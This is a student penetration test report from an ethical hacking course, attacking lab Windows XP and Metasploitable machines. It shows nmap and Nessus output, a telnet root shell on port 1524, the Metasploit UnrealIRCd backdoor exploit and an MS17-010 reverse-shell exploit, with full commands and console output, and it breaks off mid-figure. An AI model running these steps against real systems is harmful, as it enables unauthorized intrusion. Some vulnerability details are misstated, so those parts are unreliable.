

Windows XP, Linux, and Metasploitable Penetration Test Report

Matthew Austin & Jessie Wilkins

Ethical Hacking

April 2019

Fontbonne University

Table of Contents

1. Executive Summary

- a. *Approach*
- b. *Scope*
- c. *Key Findings*
 - i. *Unnecessary Open Ports (Nmap)*
 - ii. *Unencrypted Remote Login (Telnet)*
 - iii. *Insufficient Authentication (VNC)*
 - iv. *Insufficient Outbound Firewall Rules (Reverse TCP)*

2. Attack Narrative

- a. *Nmap - Port Vulnerability and Network Scan*
- b. *Maltego - Link Analysis and Data Mining*
- c. *Nessus - Proprietary Vulnerability Scan*
- d. *Telnet - Remote Connection Exploitation*
- e. *Metasploit*
 - i. *Backdoor Command Execution Exploit*
 - ii. *VNC Authentication Exploit*
 - iii. *WannaCry, TCP Reverse Shell & Eternal Blue Exploit*
 - iv. *Remote Desktop Denial of Service (DOS) Vulnerability*
- f. *Post Exploitation*
 - i. *John the Ripper Exploit (Metasploitable & Windows)*
 - ii. *Search*
 - iii. *Keylogger*
 - iv. *Backdoor Persistence*

3. Conclusion

- a. *Challenges*
- b. *Risk Rating*

4. Prevention and Mitigation Solutions

- a. *Recommendations*

1 Executive Summary

Dr. Yi Yang has assigned the task of carrying out the Penetration Testing of Windows XP, Metasploitable, and Linux, to Matthew Austin and Jessie Wilkins in the Ethical Hacking course.

This is the Final Project Penetration Testing report. This Penetration Test was performed between the April 14th through the 13th. The detailed report about each task and our findings are described below.

The purpose of the test is to determine security vulnerabilities in the operating system Windows XP and Linux specified as part of the scope. The tests are carried out assuming the identity of an attacker or a user with malicious intent. At the same time due care is taken not to harm the server and systems.

1.a Approach

- Perform broad scans to identify potential areas of exposure and services that may act as entry points
- Perform targeted scans and manual investigation to validate vulnerabilities
- Test identified components to gain access to: Windows XP
- Identify and validate vulnerabilities
- Rank vulnerabilities based on threat level, loss potential, and likelihood of exploitation
- Perform supplemental research and development activities to support analysis
- Identify issues of immediate consequence and recommend solutions
- Develop long-term recommendations to enhance security

1.b Scope

The scope of this penetration test was limited to the below mentioned IP's:

- 172.23.200.100 (Windows XP)
- 172.23.200.146 (Kali Linux)
- 172.23.200.156 (Linux (Metasploitable))

1.c Key Findings

I. Unnecessary Open Ports (Nmap)

Firstly, in the initial reconnaissance of the target Windows XP Operating System resulted in the discovery of multiple ports that were unnecessarily open. Open ports ranging from 23 through 8000+ were discovered. A discrete attack can easily be achieved through the many ports that are not closed and/or being utilized.

Ii. Unencrypted Remote Login (Telnet)

Secondly, in the initial reconnaissance of the target Windows XP Operating System resulted in the discovery of its IP address. Using the IP address of the target exploitation of the client-server protocol Telnet was easily achieved. Telnet is a local area connection network bidirectional communication protocol that utilizes a virtual terminal connection. Using telnet the data transferred is unencrypted. Using a packet catching tool such as Wireshark, one can easily get the credentials as well as other information being sent via the unsecure connection. With such information the root of the target system can be easily accessed and manipulated.

Iii. Insufficient Authentication (VNC)

Thirdly, in the initial reconnaissance of the target Windows XP Operating System resulted in the discovery of Insufficient VNC Authentication. Using the IP address of the target and the proper commands that enable to connect to the targets VNC, the authentication credentials i.e. the password was just "password" which is an extremely weak and predictable password. This authenticity of the VNC was insufficient in that it can be easily found with a password guessing tool or easily guess by an attacker without such utilization of password guessing tools.


Iiii. Insufficient Outbound Firewall Rules (Reverse TCP)

Fourthly, in the initial reconnaissance of the target Windows XP Operating System resulted in the discovery of Insufficient Outbound Firewall Rules which enables an attacker to use the Reverse TCP exploit. A reverse connection is used to bypass weak outbound firewall restrictions on open ports.

2 Attack Narrative

2.a Nmap - Port Vulnerability and Network Scan


For the purposes of this assessment, minimal information outside of Windows XP and Linux was provided. The intent was to closely simulate an adversary without any internal information. In an attempt to identify the potential attack surface, we examined the IP address and the open ports of the target (Figure 1-3).



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 172.23.200.146  netmask 255.255.255.0  broadcast 172.23.200.255
    inet6 fe80::a00:27ff:fe95:8c5e  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:95:8c:5e  txqueuelen 1000  (Ethernet)
    RX packets 267  bytes 29697 (29.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 71  bytes 6482 (6.3 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 18  bytes 1038 (1.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 18  bytes 1038 (1.0 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

(Figure 1 - Nmap)



```
root@kali:~# nmap -v 172.23.200.0-254
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-06 14:07 EDT
Initiating ARP Ping Scan at 14:07
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 14:07, 3.93s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 14:07
Completed Parallel DNS resolution of 254 hosts. at 14:07, 4.01s elapsed
```

(Figure 2 - Nmap)

```
Initiating Parallel DNS resolution of 1 host. at 14:07
Completed Parallel DNS resolution of 1 host. at 14:07, 0.00s elapsed
Initiating SYN Stealth Scan at 14:07
Scanning 4 hosts [1000 ports/host]
Discovered open port 3306/tcp on 172.23.200.156
Discovered open port 23/tcp on 172.23.200.156
Discovered open port 53/tcp on 172.23.200.156
Discovered open port 445/tcp on 172.23.200.156
Discovered open port 21/tcp on 172.23.200.156
Discovered open port 445/tcp on 172.23.200.100
Discovered open port 53/tcp on 172.23.200.116
Discovered open port 25/tcp on 172.23.200.156
Discovered open port 22/tcp on 172.23.200.123
Discovered open port 22/tcp on 172.23.200.156
Discovered open port 135/tcp on 172.23.200.100
Discovered open port 3389/tcp on 172.23.200.100
Discovered open port 80/tcp on 172.23.200.123
Discovered open port 5900/tcp on 172.23.200.156
Discovered open port 80/tcp on 172.23.200.156
Discovered open port 111/tcp on 172.23.200.156
Discovered open port 139/tcp on 172.23.200.156
Discovered open port 139/tcp on 172.23.200.100
Discovered open port 512/tcp on 172.23.200.156
Discovered open port 5432/tcp on 172.23.200.156
Discovered open port 1099/tcp on 172.23.200.156
Discovered open port 514/tcp on 172.23.200.156
Discovered open port 6667/tcp on 172.23.200.156
Discovered open port 1524/tcp on 172.23.200.156
Discovered open port 8180/tcp on 172.23.200.156
Discovered open port 2049/tcp on 172.23.200.156
Discovered open port 8009/tcp on 172.23.200.156
Discovered open port 6000/tcp on 172.23.200.156
Discovered open port 2121/tcp on 172.23.200.156
Discovered open port 513/tcp on 172.23.200.156
```

(Figure 3 - Nmap)

In an attempt to continue to identify the potential attack surface, we examined the IP address and the open ports of the target's server winxp.attlocal.net using nmap and SYN Stealth scan on (172.23.200.100). Figures (4-5)

```
Completed SYN Stealth Scan against 172.23.200.123 in 0.28s (3 hosts left)
Completed SYN Stealth Scan against 172.23.200.156 in 0.28s (2 hosts left)
Completed SYN Stealth Scan against 172.23.200.100 in 0.29s (1 host left)
Completed SYN Stealth Scan at 14:07, 6.68s elapsed (4000 total ports)
```

(Figure 4 - Nmap)


```
Nmap scan report for winxp.attlocal.net (172.23.200.100)
Host is up (0.00032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 08:00:27:2E:C6:A0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 172.23.200.116
Host is up (0.022s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
53/tcp     open  domain
9000/tcp   closed cslistener
9001/tcp   closed tor-orport
9002/tcp   closed dynamid
MAC Address: C2:56:27:CF:04:58 (Unknown)

Nmap scan report for galactica.attlocal.net (172.23.200.123)
Host is up (0.000071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: C0:25:E9:2D:68:53 (Tp-link Technologies)

Nmap scan report for 172.23.200.156
Host is up (0.00026s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A2:4C:70 (Oracle VirtualBox virtual NIC)

Initiating SYN Stealth Scan at 14:07
Scanning kali.attlocal.net (172.23.200.146) [1000 ports]
Completed SYN Stealth Scan at 14:07, 0.06s elapsed (1000 total ports)
Nmap scan report for kali.attlocal.net (172.23.200.146)
Host is up (0.0000070s latency).
All 1000 scanned ports on kali.attlocal.net (172.23.200.146) are closed

Read data files from: /usr/bin/./share/nmap
Nmap done: 255 IP addresses (5 hosts up) scanned in 14.87 seconds
Raw packets sent: 6504 (278.112KB) | Rcvd: 5012 (204.556KB)
```

(Figure 5 -Nmap)

2.b Maltego - Link Analysis and Data Mining

To gain more information on the client system that the penetration test is being performed on, an OSINT (Open Source Intelligence Tool) called Maltego was used. Maltego is open-source intelligence and forensics tool that provides a library of transforms for discovery of data from open sources, and

Windows XP, Linux, and Metasploitable Penetration Test Report

creates a visual of such information in a graph and web format that shows how all of the information is connected. The information that can be collected from this tool is DNS information, Emails, URLs, Phone Numbers, and Social Networks which is suitable for link analysis and data mining. Displayed below is the result of using Malego on Windows XP (Figure 6) and Linux (Metasploitable) (Figure 7).




Figure 6 - Maltego Windows XP Information Gathering Results




Figure 7 - Maltego Linux (Metasploitable) Information Gathering Results

2.c Nessus - Proprietary Vulnerability Scan

Concluding the information gathering phase, Nessus which is a s a proprietary vulnerability scanner was used. This intelligence tool was developed by Tenable Network Security. With the Nessus the information that is found is presented in a report that an information security officer can easily audit. The information that can be found and presented in the scan by is:

- Vulnerabilities that correlate with the system scanned such as weakness allow a local remote hacker to control or access sensitive data on a system.
- Misconfigurations such as open mail relay or simply missing patches, etc.

Windows XP, Linux, and Metasploitable Penetration Test Report

- Common, default passwords, and blank passwords on systems accounts by using Hydra a dictionary attack tool.
- Shows whether or not a system is vulnerable to (DOS) Denials of service attacks.

From the Nessus scans of the client Windows XP and Linux (Metasploitable) systems the following information was gathered:

- Three Critical Exploits in Windows XP
- Eight Critical Exploits in Metasploitable
- One High-Priority Exploit in Windows XP
- Five High-Priority Exploits in Metasploitable

Since there are many vulnerabilities that can be exploited only the following exploits due to their high rating in the risk rating, which can be found in the conclusion of the report, were focused on (Figure 8):

- Windows:
 - MS12-010 (Wannacry & ETERNALBLUE Vulnerability)
 - MS12-020 (Remote Desktop Vulnerability)
- Linux:
 - Bind Shell Backdoor Detection
 - UnrealIRCd Backdoor Detection
 - VNC Server 'password' Password




Figure 8 - Nessus scan of both Windows XP and Linux Metasploitable systems

2.d Telnet - Remote Connection Exploitation

Now that the Information Gathering phase was completed with Nessus, the Exploitation phase begins with a simple but high risk and threat exploit, Telnet. Telnet is the Bind Shell Backdoor Detection Vulnerability. With Telnet an attacker can take Advantage of Vulnerability in an open shell port and easily access the root without even using a password. The exploit involves entering the command “telnet”

followed by the victims IP address and an open port such as “1524” thus gaining access to root without password. The result of the attack can be show in Figure 9 below.

```
root@kali:~# telnet 172.23.200.156 1524
Trying 172.23.200.156...
Connected to 172.23.200.156.
Escape character is '^]'.
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 9 - Telnet: Bind Shell Backdoor Detection Vulnerability/Remote Connection Exploitation

E. Metasploit

Continuing the exploitation phase, Metasploit in the Kali Linux OS was utilized to complete the rest of the exploits in the Exploitation phase. Metasploit is a framework that is an open source penetration testing and development platform created by Rapid 7. This framework provides access to the latest exploit code for various applications, operating systems, and platforms. To use Metasploit the Kali Linux terminal has to be opened. Using the commands “msfconsole” or “msfupdate” you are then able to utilize Metasploit.

E.i Backdoor Command Execution

In Metasploit in Kali Linux terminal the module for the backdoor command exploit `ircd_3281` (backdoor) was searched for in the exploit library. To start the exploit use the command “use `unix/irc/unreal_ircd_3281_backdoor`”. You will then set the RHost which is the victim’s ip address using the command “set RHOST victims IP address”. To finally use the exploit and gaining a shell session in Metasploitable the command “`(unix/irc/unreal_ircd_3281_backdoor) > exploit`” is entered. Once the client session is accepted using the command “`session -1`” and getting the session id to use the command “`session -i 3`” the exploit is finally complete. The results of the exploit can be seen below in Figure(s) 10-12.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 172.23.200.146:4444
[*] 172.23.200.156:6667 - Connected to 172.23.200.156:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname
[*] 172.23.200.156:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6EXL1JfS7ILwZUln;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6EXL1JfS7ILwZUln\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.23.200.146:4444 -> 172.23.200.156:47206) at 2019-04-06 17:49:30 -0400
```

Figure 10 - Metasploit: Backdoor Command Execution

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > [*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HfCNQIMiceTIFSE4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HfCNQIMiceTIFSE4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (172.23.200.146:4444 -> 172.23.200.156:38064) at 2019-04-06 17:55:38 -0400
Interrupt: use the 'exit' command to quit
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -l
```

Figure 11 - Metasploit: Backdoor Command Execution

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 3
[*] Starting interaction with 3...

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Figure 12 - Metasploit: Backdoor Command Execution

E.ii VNC Authentication Exploit

The VNC Viewer authentication exploit takes advantages of the VNC viewers weak authentication. To start the exploit a telnet session needs to be created using the command “vnc viewer 172.23.200.156:5900” when asked for authentication type in the password “password” and you will be able to have a GUI of the victims systems as show below in Figure 13.

Windows XP, Linux, and Metasploitable Penetration Test Report




Figure 13 - VNC Authentication Exploit

E.iii Wanna Cry & Eternal Blue - Ransomware & Worm

The Windows exploit MS17-010: The Wannacry & Eterna Bluel vulnerability utilizes the reverse top vulnerability which is a backdoor. The vulnabirt exploits the Microsoft Server Message Block 1.0 (SMBv1) server, which has been the vector for exploiting the ransomware cyber attack named *WannaCry* or *Wanna Decryptor* [x]. The steps shown in MS17-010 were commonly used by black hat hackers to infection computers with Wannacry an infamous ransomware and Eternal Blue an infamous worm. To use the exploit the attacker will search for the module in Metasploit (exploit/windows/smb/ms17_010_eternalblue), enter the RHOST (victim ip address) and LHOST (attacker ip address), and you can finally use the exploit by enter “exploit”. Unfortunately the exploit did not work as a session was not created which can be seen in Figure 14.




Figure 13 - Eternal Blue Exploit

To finish the Windows XP MS17-010: The Wannacry & Eterna Blue Vulnerability, the Wannacry exploit will be attempted. The Wannacry exploit involves using the reverse tcp exploit. Once the Wannacry exploit was set up using the module (exploit/windows/smb/ms17_010_psexec) we have to set the LHOST and RHOST and then the payload for the reverse tcp by using the command “set payload windows/shell/reverse_tcp”. We are finally able to exploit gaining access to the victims system32 directory and its contents as shown in Figures 14-16.

```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) >
```

Figure 14 - Reverse TCP Exploit (Payload)

```
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.23.200.146:4444
[*] 172.23.200.100:445 - Target OS: Windows 5.1
[*] 172.23.200.100:445 - Filling barrel with fish... done
[*] 172.23.200.100:445 - <----- | Entering Danger Zone | ----->
[*] 172.23.200.100:445 - [*] Preparing dynamite...
[*] 172.23.200.100:445 - [*] Trying stick 1 (x86)...Boom!
[*] 172.23.200.100:445 - [+] Successfully Leaked Transaction!
[*] 172.23.200.100:445 - [+] Successfully caught Fish-in-a-barrel
[*] 172.23.200.100:445 - <----- | Leaving Danger Zone | ----->
[*] 172.23.200.100:445 - Reading from CONNECTION struct at: 0x863757c0
[*] 172.23.200.100:445 - Built a write-what-where primitive...
[*] 172.23.200.100:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.23.200.100:445 - Selecting native target
[*] 172.23.200.100:445 - Uploading payload... tytcdTds.exe
[*] 172.23.200.100:445 - Created \tytcdTds.exe...
[*] 172.23.200.100:445 - Service started successfully...
[*] 172.23.200.100:445 - Deleting \tytcdTds.exe...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 172.23.200.100
[*] Command shell session 1 opened (172.23.200.146:4444 -> 172.23.200.100:1059) at 2019-04-06 18:49:36 -0400
```

Figure 15 - Wannacry Exploit

```
C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is 24FE-A31E

Directory of C:\WINDOWS\system32

04/06/2019  12:10 PM    <DIR>          .
04/06/2019  12:10 PM    <DIR>          ..
02/25/2019  03:04 PM             528 $winnt$.inf
```

Figure 16 - Wannacry Exploit (system32)

E. iv Remote Desktop Denial of Service (DOS)

The MS12-020 is a Remote Desktop Denial of Service (DOS) is a vulnerability in the Remote Desktop Protocol (RDP) component of Microsoft Windows could allow an authenticated, remote attacker to cause a denial of service (DoS) condition on a targeted system. The vulnerability is due to improper connection request handling by the affected software. An attacker could exploit the vulnerability by accessing the RDP service and sending a request that submits malicious input to the system. A successful exploit could allow the attacker to cause the RDP service to stop responding, resulting in a DoS condition [<https://tools.cisco.com/security/center/home.x>].

To do this exploit an auxiliary was used an auxiliary module. auxiliary modules perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test [x]. To do this check first the commands

“auxiliary(scanner/rdp/ms12_020_check), then the RHOST was set, and finally the check was able to be ran using the command “run”. The scan and check for the Remote Desktop DOS exploit was successfully meaning that if we actually attempted the exploit, it would be successful as well. The results of this exploit checks and scan can be seen below in Figure 17.

```
msf5 auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 172.23.200.100
RHOSTS => 172.23.200.100
msf5 auxiliary(scanner/rdp/ms12_020_check) > run

